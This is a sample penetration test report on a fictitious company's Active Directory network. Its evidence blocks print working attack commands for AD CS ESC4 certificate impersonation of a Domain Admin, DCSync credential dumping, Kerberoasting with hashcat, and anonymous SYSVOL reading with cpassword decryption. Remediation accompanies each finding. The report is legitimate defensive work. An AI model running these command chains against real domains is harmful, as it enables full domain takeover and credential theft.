



INCURSION
CYBER SECURITY

Internal Infrastructure Assessment

INC-EXAMPLE-0826

Issued: 14 August 2026

Prepared for
Imaginary Ltd

1 Administration

1.1 Table of Contents

1 Administration	2
1.1 Table of Contents.....	2
1.2 Customer Point of Contact	3
1.3 Document Control	3
1.4 Distribution	3
1.5 Assessment team.....	3
1.6 Statement of Confidentiality and Data Handling.....	3
2 Scope and Approach	4
2.1 Dates of testing.....	4
2.2 Scope of assessment.....	4
2.3 Assessment assumptions and caveats.....	4
2.4 Risk rating methodology	5
2.5 Assessment methodology.....	6
3 Executive Summary.....	7
3.1 Introduction	7
3.2 Executive Summary.....	7
3.3 Technical Summary.....	7
3.4 Key recommendations.....	8
3.5 Summary of findings	8
4 Technical Findings.....	9
4.1 Misconfigured certificate template permits privilege escalation (AD CS ESC4)	9
4.2 Kerberoastable service accounts with weak passwords.....	12
4.3 Group Policy Preferences password stored in SYSVOL.....	14
4.4 Expired and self-signed TLS certificates in use	16
4.5 Closed TCP ports respond to connection attempts	18
5 Post-Test Clean-Up	19
Annex A Glossary	20



1.2 Customer Point of Contact

The point of contact for the Customer organisation in respect of this engagement and report is recorded below.

Field	Detail
Customer organisation	Imaginary Ltd
Point of contact	Joe Bloggs (IT Manager)
Telephone	+44 (0)20 1234 5678
E-mail	joe.bloggs@imaginary.example

1.3 Document Control

Prepared by	Incursion Cyber Security Ltd
Prepared for	Imaginary Ltd
Report reference	INC-EXAMPLE-0826
Version	1.0
Date of issue	14 August 2026
Classification	COMMERCIAL IN CONFIDENCE

1.4 Distribution

Issue	Date	Detail	Author
0.1	12/08/2026	Initial draft	Lewis Lockwood ChCSP
0.2	13/08/2026	Technical quality review	James Round PraCSP
1.0	14/08/2026	Released to Customer	Lewis Lockwood ChCSP

Distribution of this report is restricted to the named point of contact and personnel authorised by the named point of contact.

1.5 Assessment team

This report was written, reviewed and released by Lewis Lockwood acting as the sole consultant accountable for the engagement.

Role	Name	Qualification
Lead Consultant	Lewis Lockwood	ChCSP (Chartered Cyber Security Professional) CSTL – Inf (Cyber Scheme Team Leader – Infrastructure)
Report Author	Lewis Lockwood	ChCSP (Chartered Cyber Security Professional) CSTL – Inf (Cyber Scheme Team Leader – Infrastructure)

1.6 Statement of Confidentiality and Data Handling

This report is classified COMMERCIAL IN CONFIDENCE. It describes weaknesses in Imaginary Ltd's systems and must be stored and transmitted securely and shared only with personnel authorised by Imaginary Ltd.

About this example. Imaginary Ltd, its network, its hosts and its staff are fictitious. This document is a worked example of Incursion Cyber Security's reporting and does not relate to any real assessment or organisation; any resemblance to a real organisation is coincidental.



COMMERCIAL IN CONFIDENCE

2 Scope and Approach

2.1 Dates of testing

Testing was performed between Monday 10th August and Tuesday 11th August 2026 inclusive, a single phase of 2 working days. On-site testing took place during Imaginary Ltd's normal business hours.

2.2 Scope of assessment

The scope was agreed at the scoping meeting held on 3rd August 2026 and confirmed in writing. It comprised the internal corporate network at Imaginary Ltd's primary site.

Phase	Target (hosts / ranges): in scope	Test status
Internal infrastructure: server ranges	10.30.10.0/24, 10.30.20.0/24, 10.30.30.0/24	Fully tested
Internal infrastructure: workstation range	10.30.40.0/24 (representative sample, see notes below)	Sampled, fully tested
Internal infrastructure: network devices	10.30.50.0/24	Fully tested
Active Directory domain	IMAGINARY.LOCAL: 2 domain controllers, 214 enabled accounts	Fully tested

Explicitly out of scope

The following were specifically agreed at scoping as being outside the boundary of this engagement:

- Denial-of-service testing of any kind, and social engineering of Imaginary Ltd staff.
- Physical security. Physical security testing was not in scope for this engagement and was neither performed nor assessed.

Changes to scope

One change was made to the agreed scope during the engagement. On 10th August 2026 Imaginary Ltd asked Incursion to include host 10.30.30.61 (SVR-MON-01), a monitoring server commissioned after the scoping meeting and therefore absent from the original inventory. The change was requested by Imaginary Ltd's IT Manager, agreed in writing by the Test Team Leader the same day, and the host was tested in full.

Representative sampling

The workstation range contains 140 devices built from 2 standard images. Testing every device would have produced no additional information and value to Imaginary Ltd, as devices built from a common image share a common configuration. A representative sample of 20 devices was therefore agreed: 10 from each image, including both desktop and portable hardware. The sample was selected by Incursion from the asset list and confirmed with Imaginary Ltd before testing began.

The findings relating to workstations were consistent across every sampled device, which supports the conclusion that they apply to the image and therefore to the wider estate. Findings should be treated as applying to all 140 workstations.

2.3 Assessment assumptions and caveats

Penetration testing is a point-in-time assessment. Vulnerabilities may be introduced by later change, and techniques or vulnerabilities unknown at the time of testing may emerge subsequently. Re-testing following remediation is recommended.



2.4 Risk rating methodology


Findings are rated on a five-point scale: CRITICAL, HIGH, MEDIUM, LOW and INFORMATIONAL. The rating expresses the risk as defined by CVSS 3.1, each band is summarised as follows:

Rating	Definition
CRITICAL CVSS 9.0 – 10.0	A confirmed weakness that represents a direct and immediate threat to Imaginary Ltd's critical assets, operations, or data integrity. Exploitation could lead to a significant system compromise, service disruption, or data breach. This rating necessitates immediate remediation to prevent severe business impact. Such instances are communicated immediately upon discovery.
HIGH CVSS 7.0 – 8.9	A weakness that was confirmed to give, or to directly enable, a significant compromise of Imaginary Ltd's systems, data or operations. Examples include administrative control of a system, access to sensitive data, or disruption of a critical service. It should be remediated as a priority.
MEDIUM CVSS 4.0 – 6.9	A confirmed weakness that does not by itself give a significant compromise but materially increases risk, for example by exposing information that enables a more targeted attack, or by requiring a further condition such as an existing foothold on the network before it can be exploited. It should be remediated in a planned manner.
LOW CVSS 0.1 – 3.9	A confirmed minor weakness or deviation from good practice with limited direct impact in Imaginary Ltd's context. It should be addressed as part of routine hardening.
INFORMATIONAL	An observation that is not in itself a vulnerability but represents an opportunity to improve security posture, process or hygiene.



2.5 Assessment methodology

Testing follows a controlled sequence from agreed scope through evidence-led reporting. Results from each stage inform the next.



3 Executive Summary

3.1 Introduction

Incursion completed an internal infrastructure assessment of Imaginary Ltd's corporate network and identified five findings: one Critical, one High, one Medium, one Low and one reported for Informational purposes. The most serious confirmed a path from an unauthenticated position on the internal network to complete control of the Active Directory domain. The assessment was carried out from a position on the internal network representative of a person with access to a network connection in a meeting room, with no authentication or authorisation at the outset.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	1	1	1	1

3.2 Executive Summary

Testing confirmed material compromise. Incursion obtained control of the Imaginary Ltd domain at the level of access held by the organisation's senior IT administrators, which confers technical control over every system, account and file in the organisation. This outcome was reached from a starting position with no authentication or authorisation on the internal network, and the first working domain account was obtained without compromising anything at all.

The most significant business risk theme is weak access control and the handling of credentials. A working domain account was recovered from a policy file that any device on the network could read without logging in, and the passwords protecting several automated service accounts were short enough to be recovered offline, one of which held administrative rights on a server. The practical effect is that a single point of access on the network can be turned into control of individual servers, and in this case into control of the whole domain.

The compromise was completed through a misconfiguration in the certificate service, which allowed an ordinary user to obtain a certificate in the name of a senior administrator and to authenticate as them. This route is of particular concern because the access it produces remains valid for a year and continues to work after the affected account's password has been changed, so a password reset alone would not restore assurance.

If these issues are not remediated, Imaginary Ltd should assume that any individual who gains access to the internal network could achieve the same level of control that was demonstrated during testing, which may result in a full loss of the confidentiality, integrity and availability of all data and services on the network. At that level of access an attacker would be positioned to read or alter any business information, disable security controls, interrupt operations and deploy ransomware across the estate. The remaining observations concern certificate hygiene and network reconnaissance and are straightforward to address through routine hardening.

3.3 Technical Summary

The weaknesses recorded individually in Section 4 matter most in combination. This section sets out how Incursion moved from a starting position of no authenticated access on Imaginary Ltd's internal network to complete control of the domain, and identifies a second, independent source of privileged credentials.

The route to domain compromise began at the domain controllers, whose SYSVOL policy share could be listed and read without authentication. One policy file stored a password in a reversible format that anyone can decrypt using a key the vendor published in 2014, which yielded a working standard domain account (finding 4.3 *Group Policy Preferences password stored in SYSVOL*). From that ordinary user position the published "User" certificate template could be rewritten, as every member of the domain held permission to modify it. As a result



a standard user could request a certificate carrying the identity of a senior administrator. As the domain controllers did not verify that the certificate had been issued to the account presenting it, the certificate was accepted and domain administrative access followed (finding 4.1 *Misconfigured certificate template permits privilege escalation (AD CS ESC4)*). A certificate obtained in this way remains valid for a year and continues to work after the impersonated account's password has been changed.

A second and independent source of privileged credentials was the set of accounts that run automated services. Any authenticated user could request the Kerberos tickets of those accounts and attempt to recover their passwords offline, without further contact with Imaginary Ltd's systems. Four passwords were recovered within two hours, one of which held administrative rights on an application server (finding 4.2 *Kerberoastable service accounts with weak passwords*).

Each step in the route to domain compromise is a single finding, so remediating any one step breaks that route. The priority actions in Section 3.4 *Key recommendations* are ordered to break the route as early as possible and to remove the standing credential exposure created by the service accounts.

3.4 Key recommendations

The actions below are the priority steps Imaginary Ltd should take to break the route to domain compromise and remove the standing credential exposure, with the least change.

Remediation	Impact
Correct the permissions on the certificate service and turn on strict certificate checking at the domain controllers.	The permission change can be made immediately, whereas strict checking should be introduced in stages so that any certificate needing reissue is found first.
Remove the password stored in the group policy file, change the account it protected, and stop the policy share being readable without authentication.	This removes a working domain credential that any device on the network could read, and closes the entry point to the certificate route above.
Move service accounts onto passwords that Active Directory manages and rotates, and reduce the rights those accounts hold.	This removes credentials that can be recovered offline, and limits what any recovered account is worth if one is.

3.5 Summary of findings

The complete list of findings, ordered by severity, is shown below and detailed in Section 4.

Ref	Finding	Risk rating
4.1	Misconfigured certificate template permits privilege escalation (AD CS ESC4)	CRITICAL
4.2	Kerberoastable service accounts with weak passwords	HIGH
4.3	Group Policy Preferences password stored in SYSVOL	MEDIUM
4.4	Expired and self-signed TLS certificates in use	LOW
4.5	Closed TCP ports respond to connection attempts	INFORMATIONAL



4 Technical Findings

Findings are grouped by class and ordered by severity. Each finding states the risk rating and a CVSS v3.1 base score and vector, the affected hosts and ports, what was tested and positively confirmed, the impact, and a step-by-step remediation.

Evidence is presented as redacted command output rather than screenshots wherever the output itself carries the proof. Where a finding depends on a graphical interface, that is stated in the observation.

4.1 Misconfigured certificate template permits privilege escalation (AD CS ESC4)

Risk rating	CRITICAL
CVSS v3.1 base score 9.9	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Observation

Using the standard domain account recovered in finding 4.3 *Group Policy Preferences password stored in SYSVOL*, Incursion enumerated the Active Directory Certificate Services configuration. The access control list on the published “User” certificate template granted the Domain Users group Write Property rights over the template object itself. Every member of the domain could therefore alter how that template issues certificates.

This condition is catalogued as ESC4 (vulnerable certificate template access control). It is not exploitable on its own. Its significance is that it permits a standard user to rewrite the template into the ESC1 condition, in which the requester chooses the identity that appears in the issued certificate.

The template was modified to set the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag, a certificate was requested specifying the User Principal Name of a member of the Domain Admins group, that certificate was used to authenticate to the domain controller by PKINIT, the public key extension to Kerberos, and a Kerberos Ticket-Granting Ticket and the account’s NT hash were returned. Domain Admin privilege was verified by requesting the password history of a single, non-privileged test account through directory replication.

The template configuration was captured before modification and restored immediately after the path was proven. The certificate issued during testing was revoked at the Certification Authority during clean-up (see Section 5).

Evidence of testing

```
$ certipy-ad find -u j.reeves@imaginary.local -p '*****' \
    -dc-ip 10.30.10.10 -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

Certificate Templates
0
  Template Name           : User
  Display Name            : User
  Certificate Authorities   : IMAGINARY-SVR-CA-01-CA
  Enabled                  : True
  Client Authentication    : True
  Enrollment Agent         : False
  Enrollee Supplies Subject : False
  Requires Manager Approval : False
  Authorized Signatures Required : 0
  Permissions
    Enrollment Permissions
      Enrollment Rights    : IMAGINARY.LOCAL\Domain Users
                           : IMAGINARY.LOCAL\Domain Admins
    Object Control Permissions
      Owner                : IMAGINARY.LOCAL\Enterprise Admins
      Write Property Principals : IMAGINARY.LOCAL\Domain Users
```



```

IMAGINARY.LOCAL\Domain Admins
[+] User Enrollable Principals      : IMAGINARY.LOCAL\Domain Users
[+] User ACL Principals             : IMAGINARY.LOCAL\Domain Users
[!] Vulnerabilities
    ESC4                           : 'IMAGINARY.LOCAL\Domain Users' has dangerous
                                    permissions

```

Enumeration of certificate templates as a standard domain user. The ESC4 condition is reported against the "User" template.

```

$ certipy-ad template -u j.reeves@imaginary.local -p '*****' \
  -dc-ip 10.30.10.10 -template User -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'User' to 'User.json'
[*] Updating certificate template 'User'
[*] Successfully updated 'User'

```

The template is rewritten into the ESC1 condition. The original configuration is saved first so that it can be restored.

```

$ certipy-ad req -u j.reeves@imaginary.local -p '*****' \
  -ca IMAGINARY-SVR-CA-01-CA -target 10.30.10.21 \
  -template User -upn d.harper-adm@imaginary.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 1483
[*] Got certificate with UPN 'd.harper-adm@imaginary.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'd.harper-adm.pfx'

$ certipy-ad auth -pfx d.harper-adm.pfx -dc-ip 10.30.10.10
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: d.harper-adm@imaginary.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'd.harper-adm.ccache'
[*] Trying to retrieve NT hash for 'd.harper-adm'
[*] Got hash for 'd.harper-adm@imaginary.local': aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

```

A certificate is issued to the low-privileged account bearing the identity of a Domain Admin, and is then used to authenticate.

```

$ secretsdump.py -k -no-pass -just-dc-user 't.audit' \
  imaginary.local/d.harper-adm@SVR-DC-01.imaginary.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
imaginary.local\t.audit:1874:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...

$ certipy-ad template -u j.reeves@imaginary.local -p '*****' \
  -dc-ip 10.30.10.10 -template User -configuration User.json
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'User'
[*] Successfully updated 'User'

```

Domain Admin privilege is verified against a single non-privileged test account, and the template is then restored to its original configuration.

Impact

This finding was confirmed to give complete and permanent control of the IMAGINARY.LOCAL domain to any member of Domain Users. That means control of every domain-joined server and workstation in scope, of all data held on them, and of the directory itself.



COMMERCIAL IN CONFIDENCE

The impact is worsened by the nature of certificate-based access. A certificate issued in this way remains valid for its full lifetime, 1 year by default, a default confirmed by Imaginary Ltd to be in use, and continues to work after the impersonated account's password is changed. Resetting passwords, the usual response to a suspected compromise, would not remove the access.

As the starting point is any ordinary domain account, this path is available to any employee with a standard account, and to any attacker who obtains one by the route described in finding 4.3 *Group Policy Preferences password stored in SYSVOL*.

Recommendation

The objective is to remove the ability of standard users to modify certificate templates, and then to re-check every published template for the issuance condition that this permission allowed to be created. The permission change itself is immediate and carries little risk. The template review is the part that takes time, as it has to cover templates that are not vulnerable today but could be made so by the same means.

The following steps correct the permissions on the affected template:

- On SVR-CA-01, open the Certification Authority console, select Certificate Templates and then Manage.
- Open the properties of the "User" template and select the Security tab.
- Remove the Write, Write Property, Write DACL (discretionary access control list) and Write Owner permissions from Domain Users, and from any other non-administrative group holding them.
- Leave Domain Users with Read and Enrol, and only where enrolment is genuinely required.

The same review should then be repeated across every published template rather than the "User" template alone, as the condition demonstrated here can be created wherever the equivalent permission exists. Certificates that have already been issued also need attention, as correcting a template does not invalidate anything issued from it while it was misconfigured.

The following checks should be applied to each published template in turn:

- Confirm that the template does not have the "Supply in the request" subject name option enabled together with a client authentication purpose.
- Where a template legitimately requires that option, enable CA certificate manager approval on it, so that issuance requires an administrator's action.
- Re-run an enumeration of the certificate services configuration and confirm that no ESC condition is reported.
- Review the certificates already issued from the template, revoke any that were not requested by their nominal subject, and publish an updated certificate revocation list.

If the template permissions cannot be corrected immediately, enabling CA certificate manager approval on the affected templates breaks the path without changing the permissions at all, as issuance then requires an administrator to approve each request. Auditing of certificate services should be enabled alongside it, with an alert on Windows Event ID 4899, and any template modification by a non-administrative account treated as an incident.

Affected hosts

The following assets were affected by this issue:

- SVR-CA-01 (10.30.10.21) TCP/135, TCP/445: issuing Certification Authority
- SVR-DC-01 (10.30.10.10) TCP/389, TCP/88: directory and Kerberos

References

- Microsoft's guidance on securing Active Directory Certificate Services: [https://learn.microsoft.com/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786443\(v=ws.11\)](https://learn.microsoft.com/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786443(v=ws.11))



4.2 Kerberoastable service accounts with weak passwords

Risk rating	HIGH
CVSS v3.1 base score 8.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N

Observation

Any authenticated domain account may request a Kerberos service ticket for an account that has a registered service name. Part of that ticket is encrypted with the service account's password, which allows the password to be cracked offline without further contact with Imaginary Ltd's systems.

Incursion requested service tickets for the 11 accounts holding registered service names and attempted to recover their passwords offline. Four passwords were recovered within 2 hours using a standard dictionary and rule set. One of the 4 held local administrative rights on SVR-APP-01.

The recovered passwords are not reproduced in this report.

Evidence of testing

```
$ GetUserSPNs.py -request -dc-ip 10.30.10.10 \  
    imaginary.local/'j.reeves': '*****' -outputfile spns.hash  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/SVR-SQL-01:1433	svc_sql	CN=Server Operators,...	2019-06-11 09:14:37.412088	2026-01-13 22:41:06.117295	
HTTP/SVR-APP-01	svc_web	CN=Administrators,...	2018-02-27 16:03:52.884301	2026-01-14 08:57:33.402118	
CIFS/SVR-FS-01	svc_files		2020-11-02 08:47:19.663274	2026-01-12 06:15:44.210937	

[... 8 further entries omitted for brevity ...]

[... 11 ticket hashes written to spns.hash, not reproduced here ...]

Service tickets are requested for all accounts holding a registered service name.

```
$ hashcat -m 13100 -a 0 spns.hash wordlist.txt -r rules/best64.rule  
hashcat (v6.2.6) starting
```

```
$krb5tgs$23$*svc_web$IMAGINARY.LOCAL$.*:*****  
[3 further results redacted]
```

```
Session.....: hashcat  
Status.....: Exhausted  
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)  
Hash.Target.....: spns.hash  
Time.Started....: Wed Jan 14 09:12:44 2026 (1 hour, 53 mins)  
Time.Estimated...: Wed Jan 14 11:06:19 2026 (0 secs)  
Guess.Base.....: File (wordlist.txt)  
Guess.Mod.....: Rules (rules/best64.rule)  
Recovered.....: 4/11 (36.36%) Digests, 4/11 (36.36%) Salts
```

The tickets are attacked offline. Four of the 11 passwords are recovered.

```
$ nxc smb 10.30.20.40 -u 'svc_web' -p '*****'  
SMB      10.30.20.40    445    SVR-APP-01    [*] Windows Server 2016 Build 14393 x64 (name:SVR-APP-01)  
(domain:imaginary.local) (signing:False) (SMBv1:False)  
SMB      10.30.20.40    445    SVR-APP-01    [+] imaginary.local\svc_web:***** (Pwn3d!)
```

One recovered service account is confirmed to hold local administrative rights on the application server.

Impact

Service accounts are typically long-lived, widely privileged and rarely have their passwords changed.

The immediate consequence for Imaginary Ltd is that any standard domain account can obtain the credentials of accounts that hold administrative rights on servers.



COMMERCIAL IN CONFIDENCE

Recommendation

The objective is to move service accounts onto passwords that Active Directory manages and rotates, so that a ticket obtained for one of them cannot usefully be attacked offline. Password strength alone only raises the cost of that attack, so the privileges each account holds should be reduced at the same time.

The following steps move the service accounts onto managed passwords:

- Inventory every account holding a registered service name, together with the service it supports and the privileges it holds.
- Migrate each account to a group managed service account, whose password is rotated automatically by Active Directory and cannot be attacked in this way.
- For services that cannot support a group managed service account, set a randomly generated password of at least 30 characters.

Privilege and encryption should be addressed alongside the passwords, because these determine what a recovered account is actually worth and how hard the ticket is to attack in the first place.

The following changes should be applied to each service account:

- Remove administrative group memberships, granting only the specific rights the service requires on the specific systems it runs on.
- Confirm the account supports Advanced Encryption Standard (AES) encryption for Kerberos.
- Disable Rivest Cipher 4 (RC4) for the account, so that any ticket obtained is substantially harder to attack offline.

Where migration will take time, prioritise the 4 accounts whose passwords were recovered, which will be provided to a Imaginary Ltd technical point of contact separately from this report, together with any account holding administrative rights. Changing those passwords to long random values removes the immediate risk while the wider migration proceeds.

Affected hosts

The following assets were affected by this issue:

- SVR-DC-01 (10.30.10.10) TCP/88: Kerberos service
- SVR-APP-01 (10.30.20.40): host of an affected service account
- SVR-SQL-01 (10.30.20.50): host of an affected service account

References

- Microsoft's overview of group managed service accounts: <https://learn.microsoft.com/windows-server/identity/ad-ds/manage/group-managed-service-accounts/group-managed-service-accounts/group-managed-service-accounts-overview>
- NCSC guidance on preventing lateral movement: <https://www.ncsc.gov.uk/guidance/preventing-lateral-movement>



4.3 Group Policy Preferences password stored in SYSVOL

Risk rating	MEDIUM
CVSS v3.1 base score 6.5	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

Observation

The SYSVOL share on both domain controllers could be listed and read with no authentication (an unauthenticated SMB session to the share was permitted). Within the replicated policy folders, a Group Policy Preferences file defining a local account contained a “cpassword” attribute.

Group Policy Preferences encrypts this attribute with a fixed key that Microsoft published in 2014. Incursion decrypted the value and recovered the account password in clear text. The same password was in use for a standard domain account of the same name, which was confirmed as enabled by authenticating to a domain controller with it.

Evidence of testing

```
$ smbclient -N -U '' //10.30.10.10/SYSVOL -c 'recurse ON; ls' | grep -i groups.xml
Groups.xml                                     A      1074  Tue Mar 14 09:22:41 2023

$ smbclient -N -U '' //10.30.10.10/SYSVOL \
  -c 'get "imaginary.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml" Groups.xml'
getting file \imaginary.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 1074 as Groups.xml (5.2 KiloBytes/sec) (average 5.2 KiloBytes/sec)

$ grep -o 'cpassword="[^\"]*"' Groups.xml
cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"

$ gpp-decrypt 'j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw'
*****
```

The policy file is read from SYSVOL without authentication and the stored password is decrypted.

```
$ nxc smb 10.30.10.10 -u 'j.reeves' -p '*****'
SMB      10.30.10.10    445    SVR-DC-01    [*] Windows Server 2022 Build 20348 x64 (name:SVR-DC-01)
(domain:imaginary.local) (signing:True) (SMBv1:False)
SMB      10.30.10.10    445    SVR-DC-01    [+] imaginary.local\j.reeves:*****
```

The recovered credential is confirmed to be valid against a domain controller.

Impact

Any person able to reach a domain controller over the network can obtain a working domain account without needing to compromise anything first. That includes every device on Imaginary Ltd’s internal network, and any visitor able to connect to it.

That account was sufficient to reach Domain Admin by the path in finding 4.1. The practical consequence is that the boundary between “on the network” and “administrator of the network” was, at the time of testing, a single file readable by anyone.

Recommendation

The objective is to remove the stored credential, change the password it protected, and close the unauthenticated access that made the policy share readable. The password must be treated as known rather than merely exposed, because the encryption applied to this attribute uses a key that is publicly documented.

The following steps remove the stored credential and rotate what it protected:

- Search the SYSVOL share on a domain controller for the string “cpassword” across all policy folders, and identify every Group Policy Preferences file that contains it.



- Change the password of every account named in those files, and of any account known to share that password.
- Delete the offending preference items, or reconfigure them to use a method that does not store a password at all, such as the Local Administrator Password Solution for local administrator accounts.
- Confirm that the change has replicated to both domain controllers, and re-run the search to verify that no cpassword value remains.

Unauthenticated SMB session access to the domain controllers should also be disabled, so that the policy share cannot be read without authentication at all. That change is what prevents the next stored credential being found by the same route.

Affected hosts

The following assets were affected by this issue:

- SVR-DC-01 (10.30.10.10) TCP/445: SYSVOL share
- SVR-DC-02 (10.30.10.11) TCP/445: replicated copy

References

- Microsoft Security Bulletin MS14-025, on the Group Policy Preferences elevation of privilege issue: <https://learn.microsoft.com/security-updates/securitybulletins/2014/ms14-025>
- NCSC guidance on protecting your administration interfaces: <https://www.ncsc.gov.uk/collection/secure-system-administration/protect-your-administration-interfaces>



4.4 Expired and self-signed TLS certificates in use

Risk rating	LOW
CVSS v3.1 base score 2.6	CVSS:3.1/AV:A/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N

Observation

Four internal services presented certificates that a browser will not accept. One had expired almost 2 years before testing, and 3 were self-signed and therefore not issued by any authority the estate trusts.

Incursion confirmed the certificate state by retrieving and inspecting each certificate directly.

Evidence of testing

```
$ echo | openssl s_client -connect 10.30.20.41:443 2>/dev/null \  
| openssl x509 -noout -subject -issuer -dates  
  
subject=CN = SVR-APP-02.imaginary.local  
issuer=CN = IMAGINARY-SVR-CA-01-CA, DC = imaginary, DC = local  
notBefore=Mar 14 09:11:02 2022 GMT  
notAfter=Mar 14 09:11:02 2024 GMT  
  
$ echo | openssl s_client -connect 10.30.30.61:8443 2>/dev/null \  
| openssl x509 -noout -subject -issuer  
subject=CN = SVR-MON-01  
issuer=CN = SVR-MON-01
```

The certificate state is confirmed.

Impact

Staff who use these services see a security warning every time and must dismiss it to continue. Over time that trains them to dismiss such warnings without reading them.

The practical consequence is that if an attacker were to intercept traffic and present their own certificate, the warning that should alert the user would look no different from the one they dismiss daily, and would be dismissed in the same way.

Recommendation

The objective is to replace the 4 certificates with certificates issued by the internal authority, and then to manage their lifecycle so that expiry does not recur. Trust is the part to get right first, because a correctly issued certificate that clients do not trust produces the same warning as a self-signed one.

The following steps issue trusted certificates for the affected services:

- Issue a certificate for each of the 4 services from the internal Certification Authority, using a template that specifies the correct subject alternative names.
- Confirm that the authority's root certificate is distributed to all domain-joined systems through Group Policy, so that the issued certificates are trusted without a warning.
- Install the certificates on the 4 services, and verify that no warning is presented.

To stop the problem recurring, the certificates need to be tracked rather than remembered.

The following measures manage the certificate lifecycle:

- Record all certificates in an inventory, with their expiry dates.
- Configure alerting at 60 and 30 days before expiry.
- Enable automated enrolment and renewal wherever the platform supports it.

Affected hosts

The following assets were affected by this issue:



COMMERCIAL IN CONFIDENCE

- SVR-APP-02 (10.30.20.41) TCP/443: certificate expired 14th March 2024
- SVR-MON-01 (10.30.30.61) TCP/8443: self-signed
- SW-CORE-01 (10.30.50.10) TCP/443: self-signed
- SW-EDGE-01 (10.30.50.11) TCP/443: self-signed

References

- NCSC guidance on provisioning and managing certificates: <https://www.ncsc.gov.uk/guidance/provisioning-and-managing-certificates-in-the-web-pki>



4.5 Closed TCP ports respond to connection attempts

Risk rating	INFORMATIONAL
CVSS v3.1 base score NA	NA

Observation

Hosts across the estate replied to connection attempts on closed ports with a reset packet, rather than silently discarding the traffic. The reply confirms that a system exists at the address and assists an attacker in identifying the operating system.

This is normal operating system behaviour and is not a vulnerability. It is recorded because filtering the traffic at the host would make the reconnaissance stage of an attack measurably slower.

Evidence of testing

```
$ sudo nmap -sS -Pn -n --top-ports 200 10.30.20.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-13 11:04 GMT
Nmap scan report for 10.30.20.55
Host is up (0.00089s latency).
Not shown: 196 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.11 seconds
```

Closed ports are distinguished from filtered ports in the scan result.

Impact

There is no direct impact. The behaviour marginally reduces the effort required to map Imaginary Ltd's network.

Recommendation

